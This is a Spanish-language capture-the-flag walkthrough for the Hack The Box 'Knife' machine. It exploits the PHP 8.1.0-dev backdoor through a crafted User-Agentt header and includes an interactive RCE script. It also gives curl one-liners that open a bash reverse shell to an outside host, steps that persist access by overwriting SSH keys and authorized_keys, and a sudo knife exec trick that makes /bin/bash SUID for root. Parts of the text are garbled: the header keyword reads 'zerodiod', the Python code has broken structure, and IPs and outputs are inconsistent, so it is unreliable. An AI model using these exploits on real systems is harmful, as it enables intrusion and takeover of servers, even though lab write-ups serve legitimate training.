


# KNIFE MACHINE



## ENUMERACION

Vemos que puertos abiertos tiene

```
nmap -p- --open -T5 -n -v 10.129.112.108 -oG allPorts
```

```
File: extractPorts.tmp
[*] Extracting information ...
    [*] IP Address: 10.129.109.64
    [*] Open ports: 22,80
[*] Ports copied to clipboard
```

vamos a enumerar los servicios:


```
nmap -p22,80 -sC -sV 10.129.112.108 -oN targeted
```

```
File: targeted
# Nmap 7.91 scan initiated Sat May 22 15:09:44 2021 as: nmap -p22,80 -sS -sC -sV -oN targeted 10.129.109.64
Nmap scan report for 10.129.109.64
Host is up (0.19s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_  256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ _http-server-header: Apache/2.4.41 (Ubuntu)
|_ _http-title: Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 22 15:10:02 2021 -- 1 IP address (1 host up) scanned in 17.89 seconds
```

tiene el ssh que debe ser para conectarse en un futuro y el puerto 80 que es una pagina web, veamos que hay:



Esta pagina es muy interesante pues con wfuzz y gobuster no hemos logrado identificar subdominios o directorios. La pagina no utiliza ningun framework o CMS. Parecia no tener nada pero ahi es cuando se aprende algo y es el uso de una enumeracion con pinzas.

Wappalyzer nos muestra estas tecnologias:



vemos PHP 8.1.0 y apache 2.4.41 se va con lo que se tiene. Vamos a hacer un banner grabbing a la pagina para ver que informacion nos puede mostrar que normalmente cuando se encuentra algo con wfuzz la obviamos.

## EXPLOTACION

Hicimos un banner grabbing a la pagina para ver si nos detalla alguna tecnologia:

### FORMAS DE HACER BANNER GRABBING

```
curl -I 10.129.112.108
```

-I es solo para mostrar headres

```
wget -q -S 10.129.112.108
```

-q para desactivar la salida del wget

-S para mostrar headers

```
whatweb http://10.129.112.108
```

```
HTTP/1.1 200 OK
Date: Mon, 24 May 2021 19:44:34 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

vemos las versiones de las tecnologias que enumeramos mas un detalle, la version de PHP es la 8.1.0-dev que eso no mostraba el wappalyzer.

Vamos a buscar algo con esa version de PHP. Tanto buscar di con este repositorio:

<https://github.com/flast101/php-8.1.0-dev-backdoor-rce>

Mediante la adición de una cabecera "User-Agentt" (con doble t) le indicamos la palabra 'zerodium' y después una instrucción en código php, nos lo interpreta.

Mediante el código del ese repositorio me guie para enviar la cabecera:

```
#!/usr/bin/env python3
import os
import re
import requests

host = input("Enter the full host url:\n")
request = requests.Session()
response = request.get(host)

if str(response) == '<Response [200]>':
    print("\nInteractive shell is opened on", host, "\nCan't access tty; job control turned off.")
    try:
        while 1:
            cmd = input("$ ")
            headers = {
                "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0",
                "User-Agentt": "zerodiodsystem('\" + cmd + '\"');"
            }
            response = request.get(host, headers = headers, allow_redirects = False)
            current_page = response.text
            stdout = current_page.split('<!DOCTYPE html>',1)
            text = print(stdout[0])
        except KeyboardInterrupt:
            print("Exiting...")
            exit

    else:
        print("\r")
        print(response)
        print("Host is not available, aborting...")
        exit
```

vemos que la cabecera tiene el valor de zerodiodsystem();, esto es porque en php puedes ejecutar comandos del sistema de diferentes formas entre ellas con system():

```
exec() -> ejecuta un programa externo
shell_exec() -> devuelve la salida como una cadena
system() -> muestra la salida como es
```

podemos usar el script del repositorio o curl para mandar esta cabecera, vamos a usar curl para mandarnos una bash a nosotros. Estaremos escuchando en el puerto 4242:

```
curl -i -H "User-Agentt: zerodiodsystem('/bin/bash -c \"bash -i >& /dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108

-H para enviar headers
```

```
# nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.16.30] from (UNKNOWN) [10.129.112.108] 35850
bash: cannot set terminal process group (864): Inappropriate ioctl for device
bash: no job control in this shell
james@knife:/$
```

vemos que entramos como james.

También podríamos hacer:

```
curl -i -H "User-Agent: zerodiumexec('/bin/bash -c \"bash -i >& /dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108

curl -i -H "User-Agent: zerodiumshell_exec('/bin/bash -c \"bash -i >& /dev/tcp/10.10.16.30/4242 0>&1\"');" 10.129.112.108
```

Ya que estas funciones nos permiten ejecutar comandos, ya podemos ver la flag:

```
james@knife:~$ pwd
pwd
/home/james
james@knife:~$ cat user.txt
cat user.txt
2994ce346974713381bb9143c9bc216b
james@knife:~$
```

si vemos que en la misma ruta se tiene el directorio oculto .ssh podemos conectarnos por ssh con su id\_rsa:

```
ls -la
```

```
james@knife:~$ ls -la
ls -la
total 40
drwxr-xr-x 5 james james 4096 May 18 13:20 .
drwxr-xr-x 3 root root 4096 May 6 14:44 ..
lrwxrwxrwx 1 james james 9 May 10 16:23 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 james james 3771 Feb 25 2020 .bashrc
drwx----- 2 james james 4096 May 6 14:45 .cache
drwxrwxr-x 3 james james 4096 May 6 16:32 .local
-rw-r--r-- 1 james james 807 Feb 25 2020 .profile
-rw-rw-r-- 1 james james 66 May 7 14:16 .selected_editor
drwx----- 2 james james 4096 May 18 13:20 .ssh
-r----- 1 james james 33 May 24 17:25 user.txt
```

nosotros somos los propietarios, ingresamos a la carpeta:

```
cd .ssh
ls
```

```
james@knife:~/ssh$ ls
ls
id_rsa
id_rsa.pub
```

vemos unas llaves publicas ya creadas, podemos crear otras y poner una contraseña que sepamos:

```
ssh-keygen

<enter>

overwrite <yes>

passphrase <algo que nos acordemos> 12345
repeat passphrase <12345>
```

```
james@knife:~/.ssh$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa):
/home/james/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase): 12345
Enter same passphrase again: 12345
Your identification has been saved in /home/james/.ssh/id_rsa
Your public key has been saved in /home/james/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:C8f1VP64jfo/VdYtra8pfd2S74sSHYjp8nmPmXjBYpQ james@knife
The key's randomart image is:
+---[RSA 3072]---+
|                 |
|      .           |
|      o           |
|      = 0 .. 0    |
|   lag . E + .. 0*|
|   lag . S . 0 0+0|
|      + = + .. +. |
|      = 0 0.00=   |
|      0. += * = 0 =|
|      . 0 ++ = + 0*|
+---[SHA256]---+
james@knife:~/.ssh$
```

con eso creamos otra identidad RSA para ssh, lo sobrescribimos la existente. Vemos que tenemos 2 archivos:

```
james@knife:~/.ssh$ ls
ls
id_rsa
id_rsa.pub
james@knife:~/.ssh$
```

una es una clave publica y otra privada, vamos a crear un archivo llamado **authorized\_keys** donde vamos a agregar la clave publica. Este archivo va a dejar autorizar a todo aquel que proporcione su clave par (privada) a la hora de autenticarse.

```
touch authorized_keys
```

```
cat ad_rsa.pub
```

```
echo "id_rsa.pub output" > authorized_keys
```

```
james@knife: ~/.ssh$ cat author
cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQgQC7QbX9pJXrL+dzIR8LsZTaoNcd7GZ5iPtkV68SUKgu
OLsBpkgsABYNfkPc+RVQfqsRvlp5cCWmnwGbIHLHzpV1QSUhtjjbvFW0pd7vv5Cmmfen5bKe0pj6AJL
KF02rdC5kzCQYBDS7IvBHbq0aqpBousz0FLX0LW1HVSF8zLEkzN9ag4Sm6EEcU1sT45DeFbigRsQyQK9
9TFEoLj+9+MMYvEJxsvV8eDiGFJJmymzh5yOPLW3Cnrj/Oi2U5o1odpaUIlO+41LUU0vL/24JzD/S5LV
kI+cofo9cCMu3Fa0jwrbZoBmm4YrCMAWEVgokKmcqfenTk9Z4aS5jVUFiW/aGx5PpMOI1cAXjCVdszR
GEvI73W9dh9+DLpGfmrIC9zgpkj0j0eZ2+Hvt9BrZ3aqWzRnQdlIzU5tI6ipqdvixGkkh+a956Td0Gi6
PPmyfmbZF2wm5xRlcjVhH10K0h4J6nZVJgOr/J1S+sQDFisI3uCey4pv5DZYYJCFHlU3XHU= james@k
nife
```

ahora vamos a copiarnos a nuestra equipo kali en un archivo llamado id\_rsa la clave privada y le otorgaremos el permiso 600:

```
chmod 600 id_rsa
```

```
(root@kali)-[/home/.../Escritorio/HTB/knife/content]
# chmod 600 id_rsa
```

```
(root@kali)-[/home/.../Escritorio/HTB/knife/content]
# cat id_rsa
```

File: id\_rsa

```
1  -----BEGIN OPENSSH PRIVATE KEY-----
2  b3BlbnNzaC1rZXktdjEAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAAGAAAAABDU2BRLAK
3  wbN2NYXfoPShW6AAAAEAAAAEAAAGXAAAB3NzaC1yc2EAAAADAQABAAQgQC7QbX9pJXr
4  L+dzIR8LsZTaoNcd7GZ5iPtkV68SUKguOLsBpkgsABYNfkPc+RVQfqsRvlp5cCWmnwGbIH
5  LHzpV1QSUhtjjbvFW0pd7vv5Cmmfen5bKe0pj6AJLKF02rdC5kzCQYBDS7IvBHbq0aqpB
6  ousz0FLX0LW1HVSF8zLEkzN9ag4Sm6EEcU1sT45DeFbigRsQyQK99TFEoLj+9+MMYvEJxs
7  vV8eDiGFJJmymzh5yOPLW3Cnrj/Oi2U5o1odpaUIlO+41LUU0vL/24JzD/S5LVkI+cofo9
8  cCMu3Fa0jwrbZoBmm4YrCMAWEVgokKmcqfenTk9Z4aS5jVUFiW/aGx5PpMOI1cAXjCVds
9  zRGEvI73W9dh9+DLpGfmrIC9zgpkj0j0eZ2+Hvt9BrZ3aqWzRnQdlIzU5tI6ipqdvixGkk
10 h+a956Td0Gi6PPmyfmbZF2wm5xRlcjVhH10K0h4J6nZVJgOr/J1S+sQDFisI3uCey4pv5D
11 ZYYJCFHlU3XHUAAAWAkRzradbVSfjyoNL/l9GWCZDNcYum7fkbdx+uklw1J5c1nvFZPyft
12 bVpS6wPBk5QvtDX1pQeaYSkpTbe5mre1xm49mzuAkynXjX+0nsy8N0g7czSW60DfM7HXLk
13 Ha6Te1irA6fSXUbTeNmrAj+4yT/UvkvA1CER+5BpYkmswINX6WurE5s3sp52zvdIXEihtp
14 YYaMoke+KGE1tbh0HChaDEP/MENwWuDpwj4vGPTC/3Ah55qExJK3NLIDEz4lemy8ePBU8/
15 NcoAz9uss89sxxRUV5lt1RED1h1TKc2HyG1DASUVpD4d9qZw55t+tQCDYy3LqpPdcMAAsa
16 8iMKr0n1GNMo45JGRSPpTZNLxoeppZn3P8i99h7hmoIbGcSmRERqshZlgTC+UmdQevtg2P
17 8ddJ73KzxIxsyN5SfNUC/BYFnxBYWSp65HhnwFd/2iM07grChtZhY+bbXRW6daHeQ8em06
18 r7qggDLKy6csUGfOwKJvSsD8mXlV0FJ30tp13jFcbEhhsEmV5c/S3ujnd+VIgq0sRfNlzf
19 AT57Bfy5h8Rxxw+01bgiNahqGial0a6k8yp0B5hWT1AHuyEpX5CmNkMkE0g/2aAltDnHzxe
20 Y3blNsk3z+cGxpCFMLJGly0BsTEVVyEs7EnYL9lJZ8K14ycQFm5ny3coESyXCHj2vxnrUr
21 jL3ZXSArGryrnLbXVFExiIV2GptcGeTFuULijyWkjPXI+OdEfFhmiQ00VsWIqf23RjnMkq
22 k6dtAqJgeqdi/823LFNn0TIxkVnJNF708EdQCWD41r1Uzi77h4M8VA07miYFFv2tzDn3ce
```

y nos autenticaremos como el usuario james a la maquina pero en lugar de contraseña le vamos a proporcionar nuestra clave privada:



```
ssh -i id_rsa james@10.129.112.108
<enter>
<colocamos el passphrase>
```

```
(root@kali)-[/home/.../Escritorio/HTB/knife/content] to 1627
# ssh -i id_rsa james@10.129.112.108
The authenticity of host '10.129.112.108 (10.129.112.108)' can't be established.
ECDSA key fingerprint is SHA256:b8jYX4F90UtvZffH50q3L3B4hrSL/TxxPuue0hlbvRU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.112.108' (ECDSA) to the list of known hosts.
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-72-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Mon 24 May 2021 08:50:45 PM UTC

System load: 0.02
Usage of /: 49.0% of 9.72GB
Memory usage: 53%
Swap usage: 0%
Processes: 319
Users logged in: 0
IPv4 address for ens160: 10.129.112.108
IPv6 address for ens160: dead:beef::250:56ff:feb9:b242
18 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

james@knife:~$
```

ya estamos como james a traves de ssh.

## ELEVACION DE PRIVILEGIOS

vemos que puede ejecutar como sudo este usuario:

```
sudo -l
```

```
Matching Defaults entries for james on knife:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User james may run the following commands on knife:
(root) NOPASSWD: /usr/bin/knife
```

vemos que puede ejecutar **/usr/bin/knife** la verdad no sabia que es esto por lo que google nos ayuda bastante busque `"/usr/bin/knife linux"` en google y el primer enlace mostraba una documentacion de un programa.



[https://docs.chef.io/workstation/knife\\_setup/](https://docs.chef.io/workstation/knife_setup/)

The screenshot shows the Chef.io documentation website. The browser address bar displays 'docs.chef.io/workstation/knife\_setup/'. The page header includes the Chef logo, the text 'Chef.io', and navigation links: 'Aprender chef', 'Blog', and 'Comunidad'. A search bar is located on the left. A sidebar menu on the left lists various topics under 'Estación de trabajo Chef', with 'Configuración' selected. The main content area is titled 'Configuración de cuchillo' and includes a link to '[editar en GitHub]'. The text explains that 'cuchillo' is a command-line tool for managing Chef Infra Server configurations. It provides instructions on creating a configuration directory and file, with code snippets for Linux and Windows. The Linux snippet uses 'mkdir' and 'touch' commands. The Windows snippet uses 'New-Item' commands. Both snippets are followed by a 'Dupdo' button.

[https://docs.chef.io/workstation/knife\\_setup/](https://docs.chef.io/workstation/knife_setup/)

← → ↻ 🔒 docs.chef.io/workstation/knife\_setup/ 📄 ☆

**CHEF**  
Progress

Chef.io Aprender chef Blog Comunidad

Q Buscar...

**Descripción general** ▼

**Chef automatizar** ▼

**Escritorio Chef** ▼

**Chef Habitat** ▼

**Chef Infra** ▼

**Chef Infra Server** ▼

**Chef InSpec** ▼

**Estación de trabajo Chef** ▲

Descripción general

Instalar en pc

Configuración

Configurar

Solución de problemas

Privacidad y telemetría

## Configuración de cuchillo

[\[editar en GitHub\]](#)

cuchillo es una herramienta de línea de comandos que proporciona una interfaz entre un repositorio de chef local y Chef Infra Server. La herramienta de línea de comandos de cuchillo debe estar configurada para comunicarse con Chef Infra Server, así como con cualquier otra infraestructura dentro de su organización.

La primera vez que configura Chef Infra, debe crear manualmente el directorio para archivos importantes de Chef Infra, como `config.rb`.

Recomendamos configurar la cuchilla para usar perfiles. Los perfiles de cuchillo le permiten usar cuchillo con más de un Chef Infra Server y con más de una organización en un Chef Infra Server.

Para usar perfiles de cuchillo, la primera vez que configure su estación de trabajo ingrese:

```
mkdir ~/.chef
touch ~/.chef/credentials
```

Dupdo

```
New-Item -Path "c:\\" -Name ".chef" -ItemType "directory"
New-Item -ItemType "file" -Path "c:\.chef\credentials"
```

Dupdo

Y al parecer chef es una herramienta de Devops.

Vi y en la foto muestra que se tiene que configurar un archivo de configuración con extensión rb por lo que puede deducir que interpreta el lenguaje ruby.

Bueno la idea es escalar privilegios así que vamos a ver si knife puede ejecutar algún comando en ruby, así lo busque en google y encontré esto:

[https://docs.chef.io/workstation/knife\\_exec/](https://docs.chef.io/workstation/knife_exec/)

# Ruby Scripts

For Ruby scripts that will be run using the `exec` subcommand, note the following:

- The Ruby script must be located on the system from which knife is run (and not be located on any of the systems that knife will be managing).
- Shell commands will be run from a management workstation. For example, something like `%x[ls -lash /opt/only-on-a-node]` would give you the directory listing for the “opt/only-on-a-node” directory or a “No such file or directory” error if the file does not already exist locally.
- When the chef-shell DSL is available, the Chef Infra Client DSL will not be (unless the management workstation is also a Chef Infra Client). Without the Chef Infra Client DSL, a bash block cannot be used to run bash commands.

## Syntax

This subcommand has the following syntax:

Copy

```
knife exec SCRIPT (options)
```

Es posible ejecutar un script en ruby y como lo puede ejecutar el sudo podemos ver como ejecutar comandos de sistema en ruby.

En este caso al poder ejecutar un comando como sudo (root) se puede realizar la escalacion de varias formas pero lo que haremos es colocar el permiso SUID a /bin/bash.

creamos un archivo en ruby y le comocamos esto:

```
system("chmod 4755 /bin/bash")
```

con syste podemos ejecutar comandos a nivel de sistema en ruby, una vez ejecutado esto solo seria hacer un /bin/bash -p y seriamos root:

```
echo 'system("chmod 4755 /bin/bash")' > test.rb
```

```
sudo /usr/bin/knife exec test.rb
```

```
/bin/bash -p
```

```
james@knife:~$ /bin/bash -p OK
bash-5.0# whoami OK depth
root OK
bash-5.0# cat /root/root.txt OK
fdf71a7fdc1f2439963fca447d83f1b9 OK
bash-5.0#
```

## OPCION 2

creamos un script en ruby que directamente nos muestre la flag

```
echo 'system("cat /root/root.txt")' > test.rb

sudo /usr/bin/knife exec test.rb
```

## NOTA

ya como root podemos aplicar lo del id\_rsa ya que se tiene el directorio .ssh en la ruta /root